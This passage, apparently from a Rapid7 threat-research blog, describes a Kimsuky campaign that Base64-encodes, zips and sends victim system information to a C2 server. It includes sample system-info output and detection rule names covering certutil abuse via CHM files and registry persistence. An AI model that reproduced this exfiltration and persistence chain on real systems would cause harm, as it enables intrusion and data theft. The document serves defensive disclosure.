
The gathered files containing the information about the system will be Base64 encoded, zipped and sent to the C2. After sending, the files are deleted from the local system.



The sys.txt file will contain information about the system of the victim such as OS, CPU architecture, etc. Here is a short example of the content:

```
Host Name:                 DESKTOP-Hi_Kim
OS Name:                   Microsoft Windows 11 Pro
OS Version:                10.0.22631 N/A Build 22631
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Arn0ld
Registered Organization:
Product ID:                00330-80000-00000-AA061
System Type:               ARM64-based PC
Processor(s):              1 Processor(s) Installed.
```

The overall flow of this attack can be simplified in this visualization:



Attack Prevalence

Since this is an active campaign, tracking prevalence is based at the time of this writing. However, Rapid7 Labs telemetry enables us to confirm that we have identified targeted attacks against entities based in South Korea. Moreover, as we apply our approach to determine attribution such as the overlap in code and tactics, we have attributed this campaign with a moderate confidence* to the Kimsuky group.

All IoCs are available freely within our Rapid7 Labs repository here.

Rapid7 Customers

InsightIDR and Managed Detection and Response (MDR) customers have existing detection coverage through Rapid7's expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections deployed and alerting on activity related to these techniques and research:

Persistence - Run Key Added by Reg.exe

Suspicious Process - HH.exe Spawns Child Process

Suspicious Process - CHM File Runs CMD.exe to Run Certutil

Persistence - vbs Script Added to Registry Run Key

**In threat research terms, "moderate confidence" means that we have a significant amount of evidence that the activity we are observing is similar to what we have observed from a specific group or actor in the past; however, there is always a chance someone is mimicking behavior. Hence, we use "moderate" instead of "high" confidence.*
